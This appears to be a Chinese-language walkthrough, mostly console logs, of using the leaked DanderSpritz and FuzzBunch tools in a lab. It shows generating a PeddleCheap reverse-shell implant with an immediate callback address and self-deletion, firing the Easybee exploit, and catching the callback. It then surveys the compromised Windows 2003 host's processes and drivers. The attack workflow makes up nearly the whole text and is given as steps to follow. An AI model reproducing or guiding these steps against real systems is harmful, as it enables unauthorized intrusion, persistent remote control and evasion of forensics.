


2273: test -- DanderSpritz 1.3.0.0 (<unknown>)

log: Terminal-screen_2017_04_26_18h08m43s.564.dsz

```
- Setting Mcl_NtNativeApi Type
-     WIN32
- Registering Mcl_NtMemory options
-     SUCCESS
- Setting Mcl_NtMemory Type
-     Std
- Registering Mcl_ThreadInject options
-     SUCCESS
- Setting Mcl_ThreadInject Type
-     Std
- Getting host information
-     RETRIEVED
- Getting OS GUID information
-     RETRIEVED
- Storing host information
-     STORED
Unable to get target DB for unknown target
```


输入help，查看命令



```
log: Terminal-screen_2017_04_26_18h08m43s.564.dsz
- Session did not pass configuration sanity check. Close, clean up if necessary, and tr
10:09:25>> help
[10:09:25] ID: 113 'help' started [target: z0.0.0.1]
Prefixes:

  async            background       disablewow64     foreground       guiflag
  local            log              src              stopaliasing     task
  dst              user             wait             xml              nocharescapes
  framework        disablepre       disablepost

Commands:

  activedirectory       activity              addresses             aliases
  appcompat             appcompat_uninstall   arp                   audit
  authentication        available             banner                break
  cd                    commands              copy                  cprpc
  currentusers          database              delete                devicequery
  dir                   diskspace             dllload               dmgz_control
```


各个命令的作用可以自己研究

输入pc_prep，查看payload列表




```
    Command completed successfully
10:14:19>> pc_prep
[10:14:19] ID: 114 'python' started [target: z0.0.0.1]
- Possible payloads:
-      0) - Quit
-      1) - Standard TCP (i386-winnt Level3 sharedlib)
-      2) - HTTP Proxy (i386-winnt Level3 sharedlib)
-      3) - Standard TCP (i386-winnt Level3 exe)
-      4) - HTTP Proxy (i386-winnt Level3 exe)
-      5) - Standard TCP (x64-winnt Level3 sharedlib)
-      6) - HTTP Proxy (x64-winnt Level3 sharedlib)
-      7) - Standard TCP (x64-winnt Level3 exe)
-      8) - HTTP Proxy (x64-winnt Level3 exe)
-      9) - Standard TCP Generic (i386-winnt Level4 sharedlib)
-     10) - HTTP Proxy Generic (i386-winnt Level4 sharedlib)
-     11) - Standard TCP AppCompat-enabled (i386-winnt Level4 sharedlib)
```

选择3，使用Standard TCP反弹shell，根据提示配置参数




```
Update advanced settings
NO
Perform IMMEDIATE CALLBACK?
YES
Enable QUICK SELF-DELETION?
YES
Enter the PC ID [0]
0
Do you want to LISTEN?
YES
Change LISTEN PORTS?
NO
Enter the callback address (127.0.0.1 = no callback) [127.0.0.1]
192.167.30.171
Change CALLBACK PORTS?
NO
Change exe name in version information?
NO
```



```
- Configuration:
-
- <?xml version='1.0' encoding='UTF-8' ?>
- <PCConfig>
-   <Flags>
-     <PCHEAP_CONFIG_FLAG_CALLBACK_NOW/>
-     <PCHEAP_CONFIG_FLAG_QUICK_DELETE_SELF/>
-   </Flags>
-   <Id>0x0</Id>
-   <CallbackAddress>192.167.30.171</CallbackAddress>
- </PCConfig>
-
Is this configuration valid
YES
Do you want to configure with FC?
NO
- Configured binary at:
-   C:\Logs\test\z0.0.0.1/Payloads/PeddleCheap_2017_04_26_10h15m03s.876/PC_Level3_exe.configured
```

配置成功后，生成payload，将文件copy到C:\111.exe

在PeddleCheap中选择listen，开启监听（默认监听端口80/443/53/1509）



○ Connect ● Listen ○ Trigger

Key: Unknown

Payload: Dandersprit z

Load Method: Load from Memory Library

ChimneyPool Address:

Listen Ports


● TCP Listen Ports: 443 80 53 1509 □ No Listen □ Reuse Socket

○ HTTP

□ Automatically accept incoming connections


Extra Options

在FB中执行 execute



```
        000: 0x0000009C 0x000000BA <PostResults Complete="true"/>

        Checking desired string
        we're just checking for matches
        we found one
        Operation succeeded.

Do not need to restore individual content filter enabling...

TODO: Cleaning up all remaining traces of intrusion

Logging out of WebAdmin
-----------------------
        URL: http://192.167.30.201:1000/logout.wdm
        received 897 byte response

Cleaning up and exiting
-----------------------
        Freeing CURL structures
        Freeing memory

Exiting processParams()
[+] Easybee Succeeded

fb Exploit (Easybee) > _
```


大约几秒后DanderSpritz会有连接提示



2116: test -- DanderSpritz 1.3.0.0 (<unknown>)
File Options
Terminals
PeddleCheap
Server
System
Monitor
Console
log: Terminal-screen_2017_04_26_16h31m53s.720.dsz


```
Setting Sockopt
    Listening on [0.0.0.0]:80.
Setting Sockopt
    Listening on [0.0.0.0]:53.
Setting Sockopt
    Listening on [0.0.0.0]:1509.
Connection received from [192.167.30.201]:1048 to [192.167.30.171]:443...
Connection accepted
Starting session...
PC LP Version: 2.3.0
LP...ready to send the MAGIC NUMBER
Sending additional 328 bytes of random
LP ...ready to receive the symmetric key
LP...ready to decrypt the key

Do you want to dork security auditing? ([Yes]/No/Quit) :
```

输入yes，靶机的系统信息被回传显示




```
log: Terminal-screen_2017_04_26_16h31m53s.720.dsz
|                Description                 |        MAC        |       IP        |    Netmask    |    Gateway    |
+--------------------------------------------+-------------------+-----------------+---------------+---------------+
| Intel(R) PRO/1000 MT Network Connection | 00-0C-29-1B-30-3F | 192.167.30.201 | 255.255.255.0 | 192.167.30.1 |
Running command 'survey -run C:\NSA\EQGRP_Lost_in_Translation-master\windows\Resources\Ops\Data\survey.xml -sec
Running command 'systemversion '
Architecture : i386
   OS Family : winnt
     Version : 5.2 (Build 3790)
    Platform : Windows 2003
Service Pack : 1.0
  Extra Info : Service Pack 1
Product Type : Server
    Advanced Server / Enterprise Server is installed.
    Terminal Services is installed.
```

进程信息



```
log: Terminal-screen_2017_04_26_16h31m53s.720.dsz
- |  604 |  460 | ------C:\WINDOWS\system32\winlogon.exe                                  | NT AUTHORITY\SY
Process                            |
- |  648 |  604 | ---------C:\WINDOWS\system32\services.exe                               | NT AUTHORITY\SY
Controller                                    |
- |  856 |  648 | ------------C:\Program Files\VMware\VMware Tools\vmacthlp.exe           | NT AUTHORITY\SY
VMWare                                                          |
- |  872 |  648 | ------------C:\WINDOWS\system32\svchost.exe                             | NT AUTHORITY\SY
processdeep) |
- | 3592 |  872 | ---------------C:\WINDOWS\system32\wbem\wmiprvse.exe                    | NT AUTHORITY\SY
Instrumentation              |
- |  956 |  648 | ------------C:\WINDOWS\system32\svchost.exe                             | NT AUTHORITY\NE
processdeep) |
- | 1008 |  648 | ------------C:\WINDOWS\system32\svchost.exe                             | NT AUTHORITY\NE
processdeep) |
```

驱动信息



```
- [2017-04-26 16:53:47 z0.0.0.11] ================================== Driver list ================================
Running command 'python C:\NSA\EQGRP_Lost_in_Translation-master\windows\Resources\Ops\PyScripts\driverlist.py -pro
- [2017-04-26 16:53:48 z0.0.0.11] 1 safety handler registered for drivers
- |      Driver        |                       Path                          |         Flags         |
- +--------------------+-----------------------------------------------------+-----------------------+-----------
- | dump_diskdump.sys  | C:\WINDOWS\system32\drivers                         | NEW,RANDOM,NO_HASH    | !!! POSSIBLE
- | dump_symmpi.sys    | C:\WINDOWS\system32\drivers                         | NEW,RANDOM,NO_HASH    | !!! POSSIBLE
- | e1000325.sys       | C:\WINDOWS\system32\drivers                         | NAME_MATCH,NEW        | Intel PRO/10
- | vmmemctl.sys       | c:\program files\common files\vmware\drivers\memctl | NAME_MATCH,NEW,NO_HASH | VMware Serv
- | vmusbmouse.sys     | C:\WINDOWS\system32\drivers                         | NEW,UNIDENTIFIED      |
- | vsock.sys          |                                                     | NEW,UNIDENTIFIED      |

    Command completed successfully
```

